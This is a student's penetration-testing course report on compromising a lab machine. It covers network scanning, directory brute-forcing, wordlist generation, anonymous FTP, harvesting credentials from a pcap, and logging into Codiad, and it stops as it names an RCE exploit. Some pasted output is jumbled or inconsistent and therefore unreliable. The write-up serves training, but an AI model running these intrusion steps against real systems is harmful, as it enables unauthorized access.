

10 OCTOBER 2022

CERTIFIED PENETRATION TESTER

# PROJECT REPORT



REDTEAM<sup>®</sup>  
HACKER ACADEMY

**Mohammed Unaise TM**

# **REDTEAM PENETRATION TESTING**

This is the final project for the Certified Penetration Tester course at RedTeam Hacker Academy. The aim of this project is to compromise the Linux machine called r3dte4m. In this machine, we need to find the vulnerabilities and ways to exploit them. Then compromise the machine using Pentesting tools and the skills gained from RedTeam Hacker Academy.

Finding vulnerabilities in a system is very important for a pentester. This is because, if you know the vulnerabilities of a system, then it becomes easier to exploit them and take over the system. There are many ways to find vulnerabilities in a system.

# NETWORK SCANNING

## IP ADDR

The “ip addr” command for display IP Addresses and property information (abbreviation of address)

I began by scanning the IP address of the computer on the local network

## Command: ip addr

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:27:02:c4:f brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.12/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
            valid_ltt 80250sec preferred_ltt 80250sec
        inet6 fe80::ca9e:e510:ee66:d08c/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
#
```

NETDISCOVER

Netdiscover is a simple ARP scanner which can be used to scan for live hosts in a network. It can scan for multiple subnets also. It simply produces the output in a live display. This can be used in the first phases of a pentest where you have access to a network.

**Command: netdiscover -r 192.168.1.12/24**

```
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 5 hosts. Total size: 420
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.1.1 14:a7:2b:09:2c:28 3 180 currentoptronics Pvt.Ltd
192.168.1.8 08:00:27:ff:28:82 1 60 PCS Systemtechnik GmbH
192.168.1.9 74:df:bt:5e:94:cb 1 60 Liteon Technology Corporation
192.168.1.4 80:65:7c:e7:95:14 1 60 Apple, Inc.
192.168.1.2 04:b1:67:dd:d4:a5 1 60 Xiaomi Communications Co Ltd
zsh: suspended netdiscover -r 192.168.1.12
[root@kali)-[~/home/kali]
# content = response.text
print("[+] Login Content : %s" % (content))
```

## NMAP

Nmap is a utility for network exploration or security auditing. It supports ping scanning, many port scanning techniques, version detection (determine service protocols and application versions listening behind ports)

After obtaining the target IP address, the following step is to collect further information about the target machine using nmap.

We used aggressive scan (-A) mode, it provides significantly more information than normal scans.

### Command: nmap -A 192.168.1.8

```
[root@kali:~]# /home/kali/nmap()# nmap -A 192.168.1.8Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-09 02:23 EDTNmap scan report for 192.168.1.8Host is up (0.0013s latency).Nmap scan timing performed with the --script-timeout option: 60 seconds.Nmap scan report for 192.168.1.8Host is up (0.0013s latency).Nmap scan timing performed with the --script-timeout option: 60 secondsPORT      STATE SERVICE VERSION21/tcp     open  ftp      vsftpd 3.0.3|_  ftp-anon: Anonymous FTP login allowed (FTP code 230)|_  dirwxr-xr-x  2 65534   65534    Oct 06 2021 pub|_  ftp-syst: 2 anonymous users, 0 login usersSTAT:|_  FTP server status:Connected to ::ffff:192.168.1.12Logged in as ftpTYPE: ASCII|_  No session bandwidth limitCONTENT:Session timeout in seconds is 300Control connection is plain textData connections will be plain textAt session startup, client count was 4vsFTPD 3.0.3 - secure, fast, stable|_End of status22/tcp     open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)|_  ssh-hostkey:| |_ 2048 82:f4:d2:47:74:86:2f:b4:94:62:cd:31:f6:ef:51:a4 (RSA)| |_ 256 01:e9:02:a3:ff:ff:4a:7b:f2:20:1e:0b:44:9d:7f:f7 (ECDSA)| |_ 256 a5:dca:/b1:20:33:f1:8d:c7:dd:f1:a3:59:5d:c2:34 (ED25519)80/tcp     open  http     Apache httpd 2.4.38 ((Debian))|_  http-auth:|_  HTTP/1.1 401 Unauthorized\x0D|_  Basic realm=Only for r3dte4am (host, port)|_  http-title: 401 Unauthorized|_  http-server-header: Apache/2.4.38 (Debian)|_  MAC Address: 08:00:27:FF:28:82 (Oracle VirtualBox virtual NIC)Device type: general purpose
```


By using the aggressive scan mode we got a lot of useful informations can be seen.

- 21/tcp - It's a file transfer protocol and its open also allowed login as anonymous.
- 80/tcp - it's an open http service.

## ENUMERATION

### DIRECTORY ENUMERATION

I Gobuster is a tool used to brute-force URIs including directories and files as well as DNS subdomains



While the 80 port is open, I surf the target IP address in a browser and search for hints. But if we don't obtain it, we'll utilise gobuster to locate hidden directories.

Here using the wordlists is /usr/share/wordlists/dirb/

**Command: gobuster dir -u http://192.168.1.8/ -w /usr/share/wordlists/dirb/common.txt**

```
(root㉿kali)-[~/home/kali]
# gobuster dir -u http://192.168.1.8/ -w /usr/share/wordlists/dirb/common.txt


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.1.8/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

=====
2022/10/09 02:32:16 Starting gobuster in directory enumeration mode
=====
[+] Url:          http://192.168.1.8/.hta (Status: 403) [Size: 276]
[+] Url:          http://192.168.1.8/.htpasswd (Status: 403) [Size: 276]
[+] Url:          http://192.168.1.8/.htaccess (Status: 403) [Size: 276]
[+] Url:          http://192.168.1.8/images (Status: 301) [Size: 311] [→ http://192.168.1.8/images/]
[+] Url:          http://192.168.1.8/index.html (Status: 200) [Size: 19803]
[+] Url:          http://192.168.1.8/server-status (Status: 403) [Size: 276]
[+] Url:          http://192.168.1.8/todo (Status: 200) [Size: 113]

=====
2022/10/09 02:32:18 Finished
=====
```

- http://192.168.1.8/todo
  - http://192.168.1.8/index.html
  - http://192.168.1.8/images

Copy the url " http://192.168.1.8/todo " it in the web browser.



A screenshot of a web browser window titled "192.168.1.8/todo". The page content is a list of items:

- 1. Make password strong -- OK
- 2. Password should be alpha numeric -- OK
- 3. CeWL can't find password -- PENDING

There are some hints we got from the webpages

- Password is alphanumeric
- Cewl (Custom wordlist generator)

## CEWL

Cewl (Customised wordlist generator) which spiders a given url, up to a specified depth, and returns a list of words which can be used as password cracker like John the Ripper.

**Command: <http://192.168.1.8/> --with-numbers**



```
# cewl 192.168.1.8 --with-numbers
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
text
the
password should be alpha numeric -- OK
Click
and
Sample
select
box
again
double
click
start
editing
cybersecurity
security
with
more
Our
r3dte4m
RedTeam
all
for
end
training
organizations
cyber
threats
produce
most
having
across
understanding
domains
Welcome
REDTEAM
```

After cewling, some alphanumeric words that maybe later used as password found

- 5H4ym4
- L0x0S36
- r3dte4m

## FTP LOGIN

The File Transfer Protocol is a standard communication protocol used for the transfer of computer files from a server to a client on a computer network.

During the nmap scanning ,it shows ftp allows the anonymous login.

**Command: ftp 192.168.1.8**

*Username: anonymous*


*Password: anonymous*

```
[root@kali)-[/home/kali]
# ftp 192.168.1.8
Connected to 192.168.1.8.
220 (vsFTPd 3.0.3)
Name (192.168.1.8:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43666|)
150 Here comes the directory listing.
drwxr-xr-x    2 65534   65534        4096 Oct  6  2021 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||9870|)
150 Here comes the directory listing.
-rw-r--r--    1 0       0        210644 Oct  6  2021 backup.pcap
226 Directory send OK.
ftp> get backup.pcap
local: backup.pcap remote: backup.pcap
229 Entering Extended Passive Mode (|||6205|)
150 Opening BINARY mode data connection for backup.pcap (210644 bytes).
100% [*****] 205 KiB  760
226 Transfer complete.
210644 bytes received in 00:00 (751.04 KiB/s)
ftp> 
```

*After the successful login as anonymous*

we got a pcap file, “backup.pcap”. That file downloaded to my system.

The pcap file extension is mainly generated by the Wireshark tool and it contains the data that are sniffed by the wireshark.




## WIRESHARK

Wireshark is a network protocol analyser, or an application that captures packets from a network connection, such as from your computer to your home office or the internet. Packet is the name given to a discrete unit of data in a typical Ethernet network.

By opening the backup.pcap file using "wireshark" tools it displays the data packets that are send and received by the victim machine.

By checking http stream and getting some username and passwords.

**http > Right click > Follow > http stream**



After that, we got a hostname , username, and password.

**Hostname : l0x0s36.r3dte4m**


**Username : admin**

**Password : rella**

The hostname l0x0s36.r3dte4m is copied and pasted into the web browser and checked. but is not found on a web browser because the hostname is not connected with any ip. Then we want to add the hostname to the target IP.

Use the " nano " tool to adding host to the target ip.

## Command: nano /etc/hosts




```
(root㉿kali)-[~/etc]
# nano /etc/hosts
1. Make password strong -- OK

File Actions Edit View Help
File Actions Edit View Help
GNU nano 6.3
/etc/hosts
root@kali:/etc
[27.0.0.1      localhost
127.0.1.1      kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.1.8    l0x0s36.r3dte4m

[G Help          [O Write Out   [W Where Is   [C Cut           [U Paste
[R Read File     [R Read File   [R Replace     [E Execute       [J Justify
[L Location      [M-U Undo     [M-A Set Mark  [M-J To Bracket [M-Q Previous
[G Go To Line    [M-E Redo     [M-C Copy     [M-W Next       [B Back
[F Forward       [M-Q Where Was [M-W Next       [F Forward]
```

I looked up the hostname on web browser after inserting the hostname and IP address.

A popup login page appears in the browser.




We know that the username is admin and that the password must be alphanumeric. We got some alphanumeric words when we used the cewl tool .


The login process is successful by giving the username “ **admin** ” and password “ **5H4ym4** ”.

After the login page entry, we got another login page for Codiad.

By now, we have already found the username and password for this by inspecting the packages using wireshark.



Here the login was successful by using username , “ **admin** ”,and password “ **rella** ”.




The above image shows the CODIAD tab.

A simple exploit to execute system command on codiad. This tool will exploit the vulnerable codiad application to get a reverse shell.

## VULNERABILITY ASSESSMENT

### CODIAD

codiad is vulnerable to remote code execution (RCE) attacks. The library does not properly escape the file path, allowing a malicious user to inject and execute arbitrary system commands.



We looked for the codiad exploit and discovered it on "[www.exploit-db.com](https://www.exploit-db.com)"

